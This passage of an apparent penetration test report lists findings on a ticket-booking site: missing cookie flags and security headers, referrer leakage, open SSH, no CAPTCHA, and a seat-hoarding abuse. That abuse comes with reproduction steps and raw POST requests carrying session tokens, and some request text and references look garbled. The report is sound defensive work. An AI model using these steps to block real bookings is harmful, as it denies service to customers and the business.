SSL cookie without Secure flag and HttpOnly set was found on this website. If the secure flag is set on a cookie, then browsers will not submit the cookie in any requests that use an unencrypted HTTP connection, thereby preventing the cookie from being trivially intercepted by an attacker monitoring network traffic. If the secure flag is not set, then the cookie will be transmitted in clear text if the user visits any HTTP URLs within the cookie's scope.

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

Even if the domain that issued the cookie does not host any content that is accessed over HTTP, an attacker may be able to use links of the form http://example.com:443/ to perform the same attack.

## Affected Components

https://example.com

## Steps to Reproduce

- Verifying that a web site sets this flag on any particular cookie can be done using an intercepting proxy, like ZAP. You can capture each response from the server and examine any Set-Cookie headers it includes to see if the secure flag or HttpOnly flag is set on the cookie.

## Suggested Fix

- **Set Secure Flag:** The secure flag should be set on all cookies that are used for transmitting sensitive data when accessing content over HTTPS. If cookies are used to transmit session tokens, then areas of the application that are accessed over HTTPS should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications.
- **Set HttpOnly flag:** There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

  For more info:

  OWASP - How to set the SecureFlag on cookies

  PHP - Setting a secure session cookie

  OWASP - HttpOnly

| 11. Missing API Security Headers | |
|---|---|
| Severity | Medium |
| Status | Solved |
| Risk Score | 4.8/10 |
| CWE | 0: API Security Headers |
| CVSS | 4.3 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N) |
| Labels | OWASP 2021, OWASP 2021 - A05 - Security Misconfiguration |

## Description

During our pentest, we detected that the following API security headers are missing

1. Content Security Policy
2. Strict Transport Security
3. X-Content-Type-Option

**1. Content Security Policy:**A CSP is an important standard by the W3C which prevents a broad range of content injection attacks such as cross-site scripting (XSS), data injection attacks, packet sniffing attacks, etc. It is a declarative policy that informs the user agent what are valid sources to load resources from.

**2. Strict Transport Security Header:**Missing the Strict Transport Security header means that the application allows users to connect over unencrypted networks. As a result, an attacker can modify a legitimate user's network traffic, could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

**3. X-Content-Type-Option:** Missing Content-Type header means that this website could be at risk of MIME-sniffing attacks.

## Impact

Missing Strict Transport Security header means that the application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process

Missing Content-Type header means that this website could be at risk of a MIME-sniffing attacks.

## Affected Components

Sitewide

## Steps to Reproduce

We scanned the website using ZAP Proxy which alerted us of these missing headers

## Suggested Fix

The recommended configuration for API endpoints is:

```
Content-Security-Policy: default-src 'none'; frame-ancestors 'none'

Strict-Transport-Security: max-age=63072000

X-Content-Type-Options: nosniff
```

| 12. Possible To Prevent Normal Users From Booking Tickets By Performing Large Number Of False Pre-Bookings | |
|---|---|
| **Severity** | Medium |
| **Status** | Solved |
| **Risk Score** | 4.7/10 |
| **CWE** | 665: Vulnerability |
| **CVSS** | 6.3 (CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:L) |

## Description

During our pentest, we found that the application allows anonymous users to make pre-bookings for any number of available seats for any trip by entering a random email ID and phone number and choosing PayX as a payment option

This facility of allowing Pre-bookings for n number of tickets (seats) in a specific trip can be misused by attackers to keep making false pre-bookings often using any email id and phone number, and thus making ticket bookings always unavailable for normal users resulting in financial loss for the company.

## Affected Components

https://example.com

## Steps to Reproduce

1. Access URL - `https://www.example.com/` and Choose City of Departure and City of Arrival and Date of Trip and click on Search and we will get the search results like - `https://www.example.com/ticket/Show?DepartId=11&ArriveeId=15&dateDepart=2019-01-02`
2. Click on See Seats on any one of the available trips and then select all free seats available for booking and click on the Book option
3. The user can give any anonymous email id, like `dubuzuba@cliptik.net` and phone number such as `9999999999` and then choose `PayX` as payment option for pre-booking all available free seats for any trip
4. The same malicious user can keep pre-booking for n number of trips to make seats unavailable for normal users.

**Payload:**

```
 POST /order/Step?order=f4fdb7fee17c HTTP/1.1
 Host: www.example.com
 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
 Accept: text/html,application/xhtml
xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 288
 Connection: close
 Cookie: Abp.Localization.CultureName=en; _ga=GA1.2.478555404.1545993401; cookieconsent_status=dismiss;
ASP.NET_SessionId=0gyxcafwrppqaoubpq5m0tpt;
__RequestVerificationToken=5aw7mC4RZpnRP68Z1NmtmkSP1XQ1gt9I0CA0PSugi6oePJIxTMfutRNIuCy5jWde1ioEJEjUGookl-
nK7wxoglTcGFTfZkEyIj5GZBhKQiY1; XSRF-TOKEN=e00DKqcAbZMxkNiPbTRGjqgKFRwMbGbctGxkP-Q-hZOlhBTli6-
as48AAz0f1Dab4GL__GJPMZUcwb6czlBbpoG_R1QHabFEeeCArOD3ebE1; TawkConnectionTime=0; _gid=GA1.2.1972097347.1546234622;
_fbp=fb.1.1546234623401.1297126354
 Upgrade-Insecure-Requests: 1

 __RequestVerificationToken=TUZNZzqhg3_7uiOOBgLCYLL2tEroW-
bGIb6rB8siDogAj3rho3YdASbThzsoCRkPlu3_T_svjNcITnjTCm2HSuOqQEBwQdZcSvy9mO9UsiA1&couponCode=&clt.email=dubuzuba%40cliptik
.net&clt.t

 POST /order/Step?order=f4fdb7fee17c HTTP/1.1
 Host: www.example.com
 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
/
;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Content-Type: application/x-www-form-urlencoded
 Content-Length: 288
 Connection: close
 Cookie: Abp.Localization.CultureName=en; _ga=GA1.2.478555404.1545993401; cookieconsent_status=dismiss;
ASP.NET_SessionId=0gyxcafwrppqaoubpq5m0tpt;
__RequestVerificationToken=5aw7mC4RZpnRP68Z1NmtmkSP1XQ1gt9I0CA0PSugi6oePJIxTMfutRNIuCy5jWde1ioEJEjUGookl-
nK7wxoglTcGFTfZkEyIj5GZBhKQiY1; XSRF-TOKEN=e00DKqcAbZMxkNiPbTRGjqgKFRwMbGbctGxkP-Q-hZOlhBTli6-
as48AAz0f1Dab4GL__GJPMZUcwb6czlBbpoG_R1QHabFEeeCArOD3ebE1; TawkConnectionTime=0; _gid=GA1.2.1972097347.1546234622;
_fbp=fb.1.1546234623401.1297126354
 Upgrade-Insecure-Requests: 1

 __RequestVerificationToken=TUZNZzqhg3_7uiOOBgLCYLL2tEroW-
bGIb6rB8siDogAj3rho3YdASbThzsoCRkPlu3_T_svjNcITnjTCm2HSuOqQEBwQdZcSvy9mO9UsiA1&couponCode=&clt.email=dubuzuba%40cliptik
.net&clt.t
```

## Suggested Fix

- It is recommended to implement Captcha like (Google reCAPTCHA v3) on Affected URL - https://www.example.com/order/Step?order=bb901cc878e8 and allow user to confirm payment method only after performing server side validation of CAPTCHA value entered by user. This will help prevent the use of bots for such attacks
- In case of bus ticket booking by anonymous users, kindly send OTP to phone number mentioned by user in https://www.example.com/order/Step?order=bb901cc878e8 and allow user to confirm payment via payx only on server side verification of OTP value associated with specifc order number and phone number
- Allow PayX as Payment option only for registered users who are already Logged In to their user account
- New users could be asked for a verification by KYC document submission upon registration. This will help identifying anyone misusing the web services and will prevent people from creating fake profiles to perform such attacks
- Another option that can be considered is that users could be asked for the payment of a small advance, for completing the pre-booking
- Limiting the complete pre-booking feature to only the users who has used the web services previously and paid for it could also help in separating legitimate users from the illegitimate ones.

## Additional References

<https://swcregistry.io/docs/SWC-118&gt;

| 13. Cross Domain Referrer Leakage | |
|---|---|
| Severity | Medium |
| Status | Solved |
| Risk Score | 4.3/10 |
| CWE | 0: Cross Domain Information Leakage |
| CVSS | 4.7 (CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:N/A:_) |

## Description

During our pentest, we were able to detect Cross-Domain Referer Leakage vulnerability on the website. This could result in sensitive information like the Order ID of a user, being disclosed.

When a web browser makes a request for a resource, it typically adds an HTTP header, called the "Referer" header, indicating the URL of the resource from which the request originated. This occurs in numerous situations, for example when a web page loads an image or script, or when a user clicks on a link or submits a form.

If the resource being requested resides on a different domain, then the Referer header is still generally included in the cross-domain request. If the originating URL contains any sensitive information within its query string, such as a session token, then this information will be transmitted to the other domain. If the other domain is not fully trusted by the application, then this may lead to a security compromise.

## Affected Components

https://www.example.com/index.php?route=account/order/info&order_id=16752

## Steps to Reproduce

- Visit the affected URL or likewise, and click on the Instagram link at the bottom of the page

- Using the Developer Tools in the browser, one can see that the below Request Header is sent when clicking the link

  ```
   GET /example.com/ HTTP/1.1 Host: www.instagram.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:63.0) Gecko/20100101 Firefox/63.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
  Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer:
  https://www.example.com/index.php?route=account/order/info&order_id=16752 Connection: close Cookie:
  urlgen="{}:1g9ScV:-ZXSsn88EApkJCBfctnMETBnvfg"; rur=FTW; mid=W7srMAALAAEhi7oqf54d-6xt_X_o; mcd=3;
  csrftoken=Nzs54oxlKBxf35f6RpKeEjE7ZHib7ZX8 Upgrade-Insecure-Requests: 1
  ```

- We were able to use Burp Suite Proxy to find that Cross Domain Referer Leakage vulnerability exists in the Affected URL, when we clicked on one of the Social Media links on the page.

## Suggested Fix

- Applications should never transmit any sensitive information within the URL query string. In addition to being leaked in the Referer header, such information may be logged in various locations and maybe visible on-screen to untrusted parties. If placing sensitive information in the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce the chance of it being disclosed to third parties
- The following code can be added to the `httpd.conf`file following which Apache should be restarted

```
<IfModule headers_module>

RequestHeader set X-HTTPS
```

```
Header always set Referrer-Policy: "same-origin"

</IfModule>
```

| 14. Secure SSH Access | |
|---|---|
| Severity | Low |
| Status | Solved |
| Risk Score | 2.8/10 |
| CWE | 1125: Excessive Attack Surface |
| CVSS | 6.3 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:L) |

## Description

During our pentest, we discovered that the server allows SSH connections from ANY IP address. It might be possible for hackers to brute-force credentials.

## Affected Components

SSH

## Suggested Fix

1. Speak to your host and only allow whitelisted/trusted IP addresses to login to the server via SSH. Your developers may have to whitelist their own IP every time for SSH access if they do not have a static IP

2. Use fail2ban to prevent brute-force: https://www.digitalocean.com/community/tutorials/how-to-protect-ssh-with-fail2ban-on-ubuntu-14-0

3. Use key based authentication for ALL SSH users rather than password based logic

4. [Optional] Enable two factor authentication for SSH via Duo Security: https://duo.com/docs/loginduo

| 15. No CAPTCHA Implemented | |
|---|---|
| Severity | Low |
| Status | Solved |
| Risk Score | 2.5/10 |
| CWE | 693: Misconfiguration |
| CVSS | 3.1 (CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N) |

## Description

During our pentest, it was found that certain pages on the website, which could be vulnerable to automated attacks did not have CAPTCHA implemented.

CAPTCHA needs to be implemented in public pages of website to prevent brute force attacks against the application, which could cause Denial of Service attacks.

## Affected Components

https://xyz.com/module/giftchecks/useCheck

## Steps to Reproduce

- Visit the affected Links to find no Captcha present to prevent brute force attacks.

## Suggested Fix

- It is recommended to implement CAPTCHA to prevent brute force attacks.